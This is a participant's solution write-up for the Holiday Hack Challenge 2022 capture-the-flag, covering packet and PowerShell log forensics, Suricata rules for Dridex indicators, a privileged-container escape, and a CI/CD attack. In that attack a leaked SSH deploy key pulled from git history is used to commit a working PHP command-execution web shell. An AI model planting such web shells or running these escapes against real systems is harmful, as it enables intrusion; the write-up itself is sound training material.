

# Holiday Hack Challenge 2022

KringleCon V: Golden Rings

Solution write-up by Dan Roberts (@infosecetc)

## Table of Contents

|                                              |           |
|----------------------------------------------|-----------|
| <b>Orientation</b>                           | <b>2</b>  |
| First Terminal                               | 2         |
| KTM: Create a Wallet                         | 2         |
| Speak to Santa                               | 2         |
| <b>Tolkien Ring</b>                          | <b>3</b>  |
| Wireshark Phishing                           | 3         |
| Windows Event Log                            | 5         |
| Suricata Regata                              | 7         |
| <b>Elfen Ring</b>                            | <b>8</b>  |
| Clone with a Difference                      | 8         |
| Prison Escape                                | 9         |
| Jolly CI/CD                                  | 10        |
| <b>Web Ring</b>                              | <b>14</b> |
| Naughty IP                                   | 14        |
| Credential Mining                            | 14        |
| 404 FTW                                      | 15        |
| IMDS, XXE, and other Abbreviations           | 16        |
| Boria Mine Door                              | 17        |
| Glamtariel's Fountain                        | 20        |
| <b>Cloud Ring</b>                            | <b>24</b> |
| AWS CLI Intro                                | 24        |
| Trufflehog Search / Exploitation via AWS CLI | 24        |
| <b>Burning Ring of Fire</b>                  | <b>29</b> |
| Finding Jason                                | 29        |
| Buy a hat                                    | 29        |
| Blockchain Divination                        | 30        |
| Exploit a Smart Contract                     | 30        |
| <b>Finale</b>                                | <b>34</b> |
| <b>Obligatory meme</b>                       | <b>35</b> |

# Orientation

## First Terminal

This terminal serves to demonstrate how to submit answers inside some of the terminal objectives. Simply type the word **answer** into this terminal and press enter.

## KTM: Create a Wallet

Follow the instructions to create a cryptocurrency wallet to contain KringleCoin, which you will collect from treasure boxes throughout the North Pole in this year's challenge. Be sure to copy down your wallet information, as it is needed for later objectives.

## Speak to Santa

When you complete the orientation, the gates open and you can enter the North Pole. Speak to Santa to learn more about your quest.



My castle door is sealed shut behind a giant snowbank.  
The Elves have decided to burrow under the snow to get everything ready for our holiday deliveries.  
But there's another wrinkle: my Five Golden Rings have gone missing.  
Without the magic of the Rings, we simply can't launch the holiday season.  
My reindeer won't fly; I won't be able to zip up and down chimneys.  
What's worse, without the magic Rings, I can't fit the millions of cookies in my belly!  
I challenge you to go on a quest to find and retrieve each of the five Rings.  
I'll put some initial goals in your badge for you.  
The holidays, and the whole world, are counting on you.

# Tolkien Ring

## Wireshark Phishing

Speak to Sparkle Redberry, and he will provide a packet capture file, which will be used to answer questions in the terminal. [https://storage.googleapis.com/hhc22\\_player\\_assets/suspicious.pcap](https://storage.googleapis.com/hhc22_player_assets/suspicious.pcap)

1. There are objects in the PCAP file that can be exported by Wireshark and/or Tshark. What type of objects can be exported from this PCAP? **http**

```
$ tshark -nr pcap_challenge challenge.pcap --export-objects http,temppdir
```

This exports three files that were captured app(1).php, app.php, and favicon.ico.

2. What is the file name of the largest file we can export? **app.php**

app(1).php is the larger file in the zip archive, but the terminal only accepts app.php.

3. What packet number starts that app.php file? **687**

Apply a filter to see requests for /app.php (http.request.uri=="/app.php"). Right-click the second entry and choose Follow > HTTP Stream. Click the first byte of response data in the second app.php request and you'll jump to line 687 in the packet list.

4. What is the IP address of the Apache server? **192.185.57.242**

The source IP address for packet 687 is the Apache server.

5. What file is saved to the infected host? **Ref\_Sept24-2020.zip**

Scroll down a bit further and find the saveAs function in the attacker's JavaScript.

```
// now that we have the byte array, construct the blob from it
let blob1 = new Blob([byteArray], {type: 'application/octet-stream'});

saveAs(blob1, 'Ref_Sept24-2020.zip');
```

6. Attackers used bad TLS certificates in this traffic. Which countries were they registered to?  
**Israel, South Sudan**

Apply a filter to view all of the server hello packets (`tls.handshake.type == 2`). Inspect the certificates in the packet detail pane by expanding the Transport Layer Security tab. You'll find certificates with locations listed as Khartoum, IL and Khartoum, SS. Translate IL and SS into their respective country names (<https://www.ssl.com/country-codes/>).

7. Is the host infected? **Yes**

There is a high degree of certainty that the host is infected, as it communicates with the suspicious foreign domains immediately following the download of the malicious .zip file.

Upon further examination, Ref\_Sept24-2020.zip contains a .scr file, a Windows screensaver file extension. These are executable self-extracting archives that are useful to attackers wishing to deliver malware to a victim's computer.

The .scr file creates a hidden file `C:\XIU\CONFIG.dll` and registers it as a Windows library to establish persistence.

## Windows Event Log

Investigate the Windows event log mystery in the terminal or offline. You can download the log file from [https://storage.googleapis.com/hhc22\\_player\\_assets/powershell.evt](https://storage.googleapis.com/hhc22_player_assets/powershell.evt) or work with an exported log file in the terminal.

1. What month/day/year did the attack take place? For example, 09/05/2021. **12/24/2022**

Analyzing the timestamps in the file, you'll see that there were many more events on 12/24/2022 than on other days. This is worth investigating further.

```
elf@f27aad150ad6:~$ grep Microsoft-Windows-PowerShell powershell.evtx.log | cut -f2 | cut -d "
" -f1 | sort | uniq -c | sort -nr
3540 12/24/2022
2811 12/22/2022
2088 12/13/2022
1422 11/19/2022
240 11/11/2022
181 12/4/2022
46 10/13/2022
```

2. An attacker got a secret from a file. What was the original file's name? **Recipe**

grep the log file for Get-Content, which is the cmdlet used to read a file. Here it looks like the attacker was interested in a file named Recipe.

```
elf@f27aad150ad6:~$ grep -i get-content powershell.evtx.log
Information      12/24/2022 3:05:23 AM  Microsoft-Windows-PowerShell  4103  Executing Pipel
ine      "CommandInvocation(Get-Content): ""Get-Content""
ParameterBinding(Get-Content): name=""Path""; value="".\Recipe""
```

3. The contents of the previous file were retrieved, changed, and stored to a variable by the attacker. This was done multiple times. Submit the last full PowerShell line that performed only these actions. **\$foo = Get-Content .\Recipe | % {\$\_ -replace 'honey', 'fish oil'}**

Search for where the variable \$foo is set to a value. Remember that the log file is in reverse chronological order, so the first hit is the last command called by the attacker.

```
elf@f27aad150ad6:~$ grep -i "\$foo =" powershell.evtx.log
$foo = Get-Content .\Recipe | % {$_ -replace 'honey', 'fish oil'}
$foo = Get-Content .\Recipe | % {$_ -replace 'honey', 'fish oil'}
$foo = Get-Content .\Recipe | % {$_ -replace 'honey', 'fish oil'}
```

4. After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full PowerShell line that performed only this action. **\$foo | Add-Content -Path 'Recipe'**

Search for any command where the variable \$foo is used in conjunction with Add-Content, the cmdlet that appends data to a file.

```
elf@f27aad150ad6:~$ grep \$foo powershell.evtx.log | grep Add-Content
$foo | Add-Content -Path 'Recipe'
$foo | Add-Content -Path 'Recipe.txt'
$foo | Add-Content -Path 'Recipe.txt'
$foo | Add-Content -Path 'Recipe.txt'
```

5. The attacker ran the previous command against one file multiple times. What is the name of this file? **Recipe.txt**

Observe in the previous results that the attacker ran the command against Recipe.txt multiple times before using it on Recipe.

6. Were any files deleted? **Yes**

The cmdlet for deleting a file is Remove-Item, but the old fashioned DEL command from DOS still works as well.

```
elf@f27aad150ad6:~$ grep -i del powershell.evtx.log
del .\recipe_updated.txt
del .\Recipe.txt
```

7. Was the original file (from question 2) deleted? No
8. What is the Event ID of the logs that show the actual command lines the attacker typed and ran? **4104**

Event ID 4104 is associated with PowerShell command execution and includes script block contents.

9. Is the secret ingredient compromised? **Yes**

The attacker replaced the ingredient "Honey" with "Fish Oil" in the original Recipe file.

10. What is the secret ingredient? **Honey**

## Suricata Regata

Use your investigative analysis skills and the suspicious.pcap file to help develop Suricata rules for the elves! Documentation on writing rules can be found here:

<https://suricata.readthedocs.io/en/suricata-6.0.0/rules/intro.html>

1. Add the following rules to the suricata.rules file.

```
# Please create a Suricata rule to catch DNS lookups for adv.epostoday.uk.
# Whenever there's a match, the alert message (msg) should read Known bad DNS
# lookup, possible Dridex infection.
alert udp any any -> any 53 (msg:"Known bad DNS lookup, possible Dridex infection";
content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10; offset:2;
content:"|03|adv|09|epostoday|02|uk"; classtype:policy-violation; sid:9999999;
rev:2;)

# STINC thanks you for your work with that DNS record! In this PCAP, it points to
# 192.185.57.242.
# Develop a Suricata rule that alerts whenever the infected IP address
# 192.185.57.242 communicates with internal systems over HTTP.
# When there's a match, the message (msg) should read Investigate suspicious
# connections, possible Dridex infection
alert http any any <> 192.185.57.242 80 (msg:"Investigate suspicious connections,
possible Dridex infection"; sid:9999998;)

# We heard that some naughty actors are using TLS certificates with a specific CN.
# Develop a Suricata rule to match and alert on an SSL certificate for
# heardbellith.Icanwepeh.nagoya.
# When your rule matches, the message (msg) should read Investigate bad
# certificates, #possible Dridex infection
alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex
infection"; tls.cert_subject; content:"CN=heardbellith.Icanwepeh.nagoya";
sid:9999997;)

# OK, one more to rule them all and in the darkness find them.
# Let's watch for one line from the JavaScript: let byteCharacters = atob
# Oh, and that string might be GZip compressed - I hope that's OK!
# Just in case they try this again, please alert on that HTTP data with message
# Suspicious JavaScript function, possible Dridex infection
alert http any any -> any any (file_data; msg:"Suspicious JavaScript function,
possible Dridex infection"; content:"let byteCharacters = atob"; sid:9999996;)
```

2. Run the rule\_checker program.

# Elfen Ring

## Clone with a Difference

We just need you to clone one repo: `git clone git@haugfactory.com:asnowball/aws_scripts.git`  
This should be easy, right? Thing is: it doesn't seem to be working for me. This is a public repository though. I'm so confused! Please clone the repo and cat the README.md file. Then runtoanswer and tell us the last word of the README.md file!

1. Clone the repo using the correct syntax.

```
$ git clone https://haugfactory.com/asnowball/aws_scripts.git
$ tail -1 aws_scripts/README.md
$ runtoanswer
```

```
We just need you to clone one repo: git clone git@haugfactory.com:asnowball/aws_scripts.git
This should be easy, right?

Thing is: it doesn't seem to be working for me. This is a public repository though. I'm so confused!

Please clone the repo and cat the README.md file.
Then runtoanswer and tell us the last word of the README.md file!

bow@d03f1cba5d9e:~$ git clone https://haugfactory.com/asnowball/aws_scripts.git
Cloning into 'aws_scripts'...
remote: Enumerating objects: 64, done.
remote: Total 64 (delta 0), reused 0 (delta 0), pack-reused 64
Unpacking objects: 100% (64/64), 23.83 KiB | 1.25 MiB/s, done.
bow@d03f1cba5d9e:~$ tail -1 aws_scripts/README.md
If you have run out of energy or time for your project, put a note at the top of the README saying that development has slowed down or stopped completely. Someone may choose to fork your project or volunteer to step in as a maintainer or owner, allowing your project to keep going. You can also make an explicit request for maintainers.
bow@d03f1cba5d9e:~$ runtoanswer

Read that repo!
What's the last word in the README.md file for the aws_scripts repo?

> maintainers
Your answer: maintainers

Checking.....
Your answer is correct!
```

What's the last word in the README.md file for the aws\_scripts repo? **maintainers**



## Prison Escape

Escape from a container. What hex string appears in the host file /home/jailer/.ssh/jail.key.priv?

1. There are various methods for escaping a container. Many are explained here: <https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation>
2. Attempt to mount the host file system. This is possible because the container is running in privileged mode.

```
$ sudo fdisk -l
$ mkdir hohoho
$ sudo mount /dev/vda hohoho
$ cat hohoho/home/jailer/.ssh/*
```

```
Greetings Noble Player,

You find yourself in a jail with a recently captured Dwarven Elf.

He desperately asks your help in escaping for he is on a quest to aid a friend in a search
for treasure inside a crypto-mine.

If you can help him break free of his containment, he claims you would receive "MUCH GLORY
!"

Please, do your best to un-contain yourself and find the keys to both of your freedom.
grinchum-land:~$ sudo fdisk -l
Disk /dev/vda: 2048 MB, 2147483648 bytes, 4194304 sectors
2048 cylinders, 64 heads, 32 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Disk /dev/vda doesn't contain a valid partition table
grinchum-land:~$ mkdir hohoho
grinchum-land:~$ sudo mount /dev/vda hohoho
grinchum-land:~$ ls hohoho
bin  dev  home  lib32  libx32  media  opt  root  sbin  sys  usr
boot  etc  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var
grinchum-land:~$ cat hohoho/home/jailer/.ssh/*

                Congratulations!

                You've found the secret for the
                HHC22 container escape challenge!
```

What hex string appears in the host file /home/jailer/.ssh/jail.key.priv? **082bb339ec19de4935867**

## Jolly CI/CD

Exploit a CI/CD pipeline.

```
#####  
Sat Dec 31 20:50:41 UTC 2022  
On attempt [6] of trying to connect.  
If no connection is made after [60] attempts  
contact the holidayhack sys admins via discord.  
  
!!! NOTICE !!!  
Even after connection this challenge launches sandboxed  
assets and can take 5 minutes for all assets to settle.  
  
Please be patient. Thanks!  
  
#####  
Greetings Noble Player,  
  
Many thanks for answering our desperate cry for help!  
  
You may have heard that some evil Sporks have opened up a web-store selling  
counterfeit banners and flags of the many noble houses found in the land of  
the North! They have leveraged some dastardly technology to power their  
storefront, and this technology is known as PHP!  
  
***gasp***  
  
This storefront utilizes a truly despicable amount of resources to keep the  
website up. And there is only a certain type of Christmas Magic capable of  
powering such a thing... an Elfen Ring!  
  
Along with PHP there is something new we've not yet seen in our land.  
A technology called Continuous Integration and Continuous Deployment!  
  
Be wary!  
  
Many fair elves have suffered greatly but in doing so, they've managed to  
secure you a persistent connection on an internal network.  
  
BTW take excellent notes!  
  
Should you lose your connection or be discovered and evicted the  
elves can work to re-establish persistence. In fact, the sound off fans  
and the sag in lighting tells me all the systems are booting up again right now.  
  
Please, for the sake of our Holiday help us recover the Ring and save Christmas!  
grinchum-land:~$ █
```

1. Tinsel provided a starting point by saying that he unintentionally committed something to: `http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git`. Scan the network to find the server hosting the git repository. It seems that the git repo is on 172.18.0.150.

```
$ nmap -oG - -sT -p80,443 172.18.0.0/24
```

```
grinchum-land:~$ nmap -oG - -sT -p80,443 172.18.0.0/24
# Nmap 7.92 scan initiated Sat Dec 31 20:56:02 2022 as: nmap -oG - -sT -p80,443 172.18.0.0/24
Host: 172.18.0.1 () Status: Up
Host: 172.18.0.1 () Ports: 80/open/tcp//http//, 443/closed/tcp//https//
Host: 172.18.0.87 (wordpress-db.local_docker_network) Status: Up
Host: 172.18.0.87 (wordpress-db.local_docker_network) Ports: 80/closed/tcp//http//, 443/closed/tcp//https//
Host: 172.18.0.88 (wordpress.local_docker_network) Status: Up
Host: 172.18.0.88 (wordpress.local_docker_network) Ports: 80/open/tcp//http//, 443/closed/tcp//https//
Host: 172.18.0.99 (grinchum-land.flag.net.internal) Status: Up
Host: 172.18.0.99 (grinchum-land.flag.net.internal) Ports: 80/closed/tcp//http//, 443/closed/tcp//https//
Host: 172.18.0.150 (gitlab.local_docker_network) Status: Up
Host: 172.18.0.150 (gitlab.local_docker_network) Ports: 80/open/tcp//http//, 443/closed/tcp//https//
# Nmap done at Sat Dec 31 20:56:04 2022 -- 256 IP addresses (5 hosts up) scanned in 2.43 seconds
```

2. Clone the git repository.

```
$ git clone http://172.18.0.150/rings-of-powder/wordpress.flag.net.internal.git
```

```
grinchum-land:~$ git clone http://172.18.0.150/rings-of-powder/wordpress.flag.net.internal.git
Cloning into 'wordpress.flag.net.internal'...
remote: Enumerating objects: 10195, done.
remote: Total 10195 (delta 0), reused 0 (delta 0), pack-reused 10195
Receiving objects: 100% (10195/10195), 36.49 MiB | 19.05 MiB/s, done.
Resolving deltas: 100% (1799/1799), done.
Updating files: 100% (9320/9320), done.
grinchum-land:~$
```

3. Examine the commit log to see what changes have been made to the files in the repo. You'll notice one of the commits (e19f653bde9ea3de6af21a587e41e7a909db1ca5, by knee-oh <sporx@kringlecon.com>) has a comment that says "whoops".

```
$ git log
```

```
commit e19f653bde9ea3de6af21a587e41e7a909db1ca5
Author: knee-oh <sporx@kringlecon.com>
Date: Tue Oct 25 13:42:54 2022 -0700

whoops
```

4. Obtain the details of the accidental commit. Whoops, indeed. Observe that the change was committed to remove the ssh private key used by the CI/CD pipeline. The developer must not have realized that the key would be stored in the change history.

```
$ git show e19f653bde9ea3de6af21a587e41e7a909db1ca5
```

```

commit e19f653bde9ea3de6af21a587e41e7a909db1ca5
Author: knee-oh <sporx@kringlecon.com>
Date: Tue Oct 25 13:42:54 2022 -0700

    whoops

diff --git a/.ssh/.deploy b/.ssh/.deploy
deleted file mode 100644
index 3f7a9e3..0000000
--- a/.ssh/.deploy
+++ /dev/null
@@ -1,7 +0,0 @@
-----BEGIN OPENSSSH PRIVATE KEY-----
-b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABEbm9uZQAAAAAAAAABAAAAMwAAAAatzc2gtZW
-QyNTUxOQAAACD+wLHS0xZr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAjQFTn3kBU5
-9wAAAAatzc2gtZWQyNTUxOQAAACD+wLHS0xZr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVX0cv7AsdI7H0vk4pi0cwLZfDot
-PqBj2tDq9NBdTUkbZBriAAAAFHnwb3J4QGtyaW5nbGVjb24uY29tAQ==
-----END OPENSSSH PRIVATE KEY-----
diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
deleted file mode 100644
index 8c0b43c..0000000
--- a/.ssh/.deploy.pub
+++ /dev/null
@@ -1 +0,0 @@
-ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7H0vk4pi0cwLZfDotPqBj2tDq9NBdTUkbZBri sporx@kringlecon.com

```

5. Save the private key to a file.

```

$ echo <<< EOL
-----BEGIN OPENSSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABEbm9uZQAAAAAAAAABAAAAMwAAAAatzc2gtZW
QyNTUxOQAAACD+wLHS0xZr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAjQFTn3kBU5
9wAAAAatzc2gtZWQyNTUxOQAAACD+wLHS0xZr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVX0cv7AsdI7H0vk4pi0cwLZfDot
PqBj2tDq9NBdTUkbZBriAAAAFHnwb3J4QGtyaW5nbGVjb24uY29tAQ==
-----END OPENSSSH PRIVATE KEY-----
EOL >> key
$ chmod 600 key

```

6. Open a shell over ssh to 172.18.0.150. You'll observe the error indicates that this account may not be used for shell, which means it is probably used for use with file transfers or git.

```

grinchum-land:~$ ssh -i key git@172.18.0.150
PTY allocation request failed on channel 0
Welcome to GitLab, @knee-oh!
Connection to 172.18.0.150 closed.
grinchum-land:~$

```

7. Clone the repository using the ssh credentials
8. Add a simple php remote code execution exploit and commit it to the repo.

```


$ echo <<< EOL
<html><body>

```

```
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body></html>
EOL >> infosecetc.php
$ git config --global user.email "sporx@kringlecon.com"
$ git config --global user.name "knee-oh"
$ git add infosecetc.php
$ git commit -m "knock-knock"
```

9. Behind the scenes, the exploit you committed will be deployed to the web server where you can access it to run a command of your choice.

\$ curl <http://wordpress.flag.net.internal/infosecetc.php?cmd=cat%20/flag.txt>



Answer: **oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT**

# Web Ring

When you talk to Alabaster Snowball, he gives you a zip file containing some artifacts to analyze an attack on the Boria Mines: [https://storage.googleapis.com/hhc22\\_player\\_assets/boriaArtifacts.zip](https://storage.googleapis.com/hhc22_player_assets/boriaArtifacts.zip). Use the files contained to complete the following objectives.

## Naughty IP

Most of the traffic to this site is nice, but one IP address is being naughty! Which is it? **18.222.86.32**

Wireshark · Conversations · victim.pcap

| Conversation Settings                            |             |         |             |               |               |               |             |           |   |  |
|--------------------------------------------------|-------------|---------|-------------|---------------|---------------|---------------|-------------|-----------|---|--|
| <input type="checkbox"/> Name resolution         |             |         |             |               |               |               |             |           |   |  |
| <input type="checkbox"/> Absolute start time     |             |         |             |               |               |               |             |           |   |  |
| <input type="checkbox"/> Limit to display filter |             |         |             |               |               |               |             |           |   |  |
| Copy                                             |             |         |             |               |               |               |             |           |   |  |
| Follow Stream...                                 |             |         |             |               |               |               |             |           |   |  |
| Graph...                                         |             |         |             |               |               |               |             |           |   |  |
| Ethernet · 1                                     | IPv4 · 33   | IPv6    | TCP · 3273  | UDP           |               |               |             |           |   |  |
| Address A                                        | Address B   | Packets | Bytes       | Packets A → B | Bytes A → B   | Packets B → A | Bytes B → A | Rel Start |   |  |
| 18.222.86.32                                     | 10.12.42.16 | 16,603  | 2.406 MiB   | 8,762         | 1,004.769 KiB | 7,841         | 1.424 MiB   | 3.813779  | 2 |  |
| 52.15.98.99                                      | 10.12.42.16 | 1,471   | 228.346 KiB | 791           | 86.488 KiB    | 680           | 141.857 KiB | 3.337252  | 3 |  |
| 18.222.86.46                                     | 10.12.42.16 | 1,415   | 210.283 KiB | 759           | 75.415 KiB    | 656           | 134.868 KiB | 0.250906  | 3 |  |
| 18.216.39.196                                    | 10.12.42.16 | 1,413   | 210.407 KiB | 758           | 75.419 KiB    | 655           | 134.988 KiB | 1.234929  | 3 |  |
| 3.19.71.188                                      | 10.12.42.16 | 1,392   | 209.253 KiB | 747           | 76.267 KiB    | 645           | 132.986 KiB | 3.290853  | 3 |  |
| 3.137.145.185                                    | 10.12.42.16 | 1,375   | 210.556 KiB | 740           | 77.382 KiB    | 635           | 133.174 KiB | 1.566681  | 3 |  |
| 3.144.72.40                                      | 10.12.42.16 | 1,376   | 207.564 KiB | 740           | 74.352 KiB    | 636           | 133.213 KiB | 0.000000  | 3 |  |
| 18.222.232.221                                   | 10.12.42.16 | 1,354   | 202.398 KiB | 728           | 72.200 KiB    | 626           | 130.198 KiB | 0.147443  | 3 |  |
| 18.188.150.119                                   | 10.12.42.16 | 1,334   | 201.419 KiB | 719           | 72.014 KiB    | 615           | 129.405 KiB | 1.390634  | 3 |  |
| 3.144.44.185                                     | 10.12.42.16 | 1,329   | 205.765 KiB | 714           | 78.126 KiB    | 615           | 127.639 KiB | 4.360334  | 2 |  |
| 3.15.9.141                                       | 10.12.42.16 | 1,328   | 198.381 KiB | 713           | 70.609 KiB    | 615           | 127.771 KiB | 3.530194  | 3 |  |
| 3.136.161.22                                     | 10.12.42.16 | 1,302   | 197.480 KiB | 702           | 70.186 KiB    | 600           | 127.295 KiB | 0.346493  | 3 |  |
| 3.144.150.195                                    | 10.12.42.16 | 1,288   | 193.362 KiB | 693           | 68.774 KiB    | 595           | 124.588 KiB | 1.900986  | 3 |  |

Open the victim.pcap file in Wireshark and select Analyze > Conversations from the toolbar. Most IP addresses have under 1500 packets. 18.222.86.32 is the only outlier with over 16,000.

## Credential Mining

The first attack is a brute force login. What's the first username tried? **alice**

According to the weberror.log file, there are a large number of POST requests to login.html from 18.222.86.32 beginning at 05/Oct/2022 16:46:41. The pcap file provides additional details of the attack.

Victim.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==18.222.86.32 && http.request.method==POST

| No.  | Time       | Source       | Destination | Protocol | Length | Info                                                          |
|------|------------|--------------|-------------|----------|--------|---------------------------------------------------------------|
| 7279 | 111.195785 | 18.222.86.32 | 10.12.42.16 | HTTP     | 96     | POST /login.html HTTP/1.1 (application/x-www-form-urlencoded) |
| 7292 | 111.201691 | 18.222.86.32 | 10.12.42.16 | HTTP     | 95     | POST /login.html HTTP/1.1 (application/x-www-form-urlencoded) |
| 7305 | 111.206433 | 18.222.86.32 | 10.12.42.16 | HTTP     | 97     | POST /login.html HTTP/1.1 (application/x-www-form-urlencoded) |
| 7318 | 111.211686 | 18.222.86.32 | 10.12.42.16 | HTTP     | 97     | POST /login.html HTTP/1.1 (application/x-www-form-urlencoded) |
| 7331 | 111.216497 | 18.222.86.32 | 10.12.42.16 | HTTP     | 96     | POST /login.html HTTP/1.1 (application/x-www-form-urlencoded) |
| 7344 | 111.220959 | 18.222.86.32 | 10.12.42.16 | HTTP     | 95     | POST /login.html HTTP/1.1 (application/x-www-form-urlencoded) |
| 7357 | 111.225584 | 18.222.86.32 | 10.12.42.16 | HTTP     | 99     | POST /login.html HTTP/1.1 (application/x-www-form-urlencoded) |
| 7370 | 111.229957 | 18.222.86.32 | 10.12.42.16 | HTTP     | 99     | POST /login.html HTTP/1.1 (application/x-www-form-urlencoded) |
| 7383 | 111.234377 | 18.222.86.32 | 10.12.42.16 | HTTP     | 97     | POST /login.html HTTP/1.1 (application/x-www-form-urlencoded) |

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.37) Gecko/20100101 Firefox/13.37  
 Accept-Encoding: gzip, deflate\r\n  
 Accept: \*/\*\r\n  
 Connection: keep-alive\r\n  
 Content-Length: 30\r\n  
 Content-Type: application/x-www-form-urlencoded\r\n  
 [Full request URI: http://www.toteslegit.us/login.html]  
 [HTTP request 1/1]  
 [Response in frame: 7282]  
 File Data: 30 bytes  
 HTML Form URL Encoded: application/x-www-form-urlencoded  
 Form item: "username" = "alice"  
 Form item: "password" = "philip"

Frame (96 bytes) Reassembled TCP (309 bytes)

Packets: 36874 · Displayed: 917 (2.5%) Profile: Default

## 404 FTW

The next attack is forced browsing where the naughty one is guessing URLs. What's the first successful URL path in this attack? **/proc**

The forced browsing attack begins at 05/Oct/2022 16:47:45 with a request to /index. This and subsequent requests result in an HTTP result code 404 (page not found), until a request is made for /proc.

18.222.86.32 - - [05/Oct/2022 16:47:46] "GET /proc HTTP/1.1" 200 -

Victim.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==18.222.86.32 && http.request.method==GET

| No.   | Time       | Source       | Destination | Protocol | Length | Info                     |
|-------|------------|--------------|-------------|----------|--------|--------------------------|
| 6274  | 99.119687  | 18.222.86.32 | 10.12.42.16 | HTTP     | 275    | GET /login.html HTTP/1.1 |
| 6628  | 103.139201 | 18.222.86.32 | 10.12.42.16 | HTTP     | 275    | GET /login.html HTTP/1.1 |
| 6748  | 105.156438 | 18.222.86.32 | 10.12.42.16 | HTTP     | 275    | GET /admin.html HTTP/1.1 |
| 6758  | 105.160735 | 18.222.86.32 | 10.12.42.16 | HTTP     | 265    | GET / HTTP/1.1           |
| 7125  | 109.178664 | 18.222.86.32 | 10.12.42.16 | HTTP     | 265    | GET / HTTP/1.1           |
| 23352 | 175.370050 | 18.222.86.32 | 10.12.42.16 | HTTP     | 397    | GET /index HTTP/1.1      |
| 23362 | 175.375228 | 18.222.86.32 | 10.12.42.16 | HTTP     | 398    | GET /images HTTP/1.1     |
| 23372 | 175.379385 | 18.222.86.32 | 10.12.42.16 | HTTP     | 400    | GET /download HTTP/1.1   |
| 23382 | 175.383281 | 18.222.86.32 | 10.12.42.16 | HTTP     | 396    | GET /2006 HTTP/1.1       |
| 23392 | 175.387237 | 18.222.86.32 | 10.12.42.16 | HTTP     | 396    | GET /news HTTP/1.1       |
| 23402 | 175.391391 | 18.222.86.32 | 10.12.42.16 | HTTP     | 397    | GET /crack HTTP/1.1      |
| 23412 | 175.395723 | 18.222.86.32 | 10.12.42.16 | HTTP     | 398    | GET /serial HTTP/1.1     |
| 23422 | 175.400036 | 18.222.86.32 | 10.12.42.16 | HTTP     | 397    | GET /warez HTTP/1.1      |
| 23432 | 175.404045 | 18.222.86.32 | 10.12.42.16 | HTTP     | 396    | GET /full HTTP/1.1       |
| 23442 | 175.407992 | 18.222.86.32 | 10.12.42.16 | HTTP     | 394    | GET /12 HTTP/1.1         |

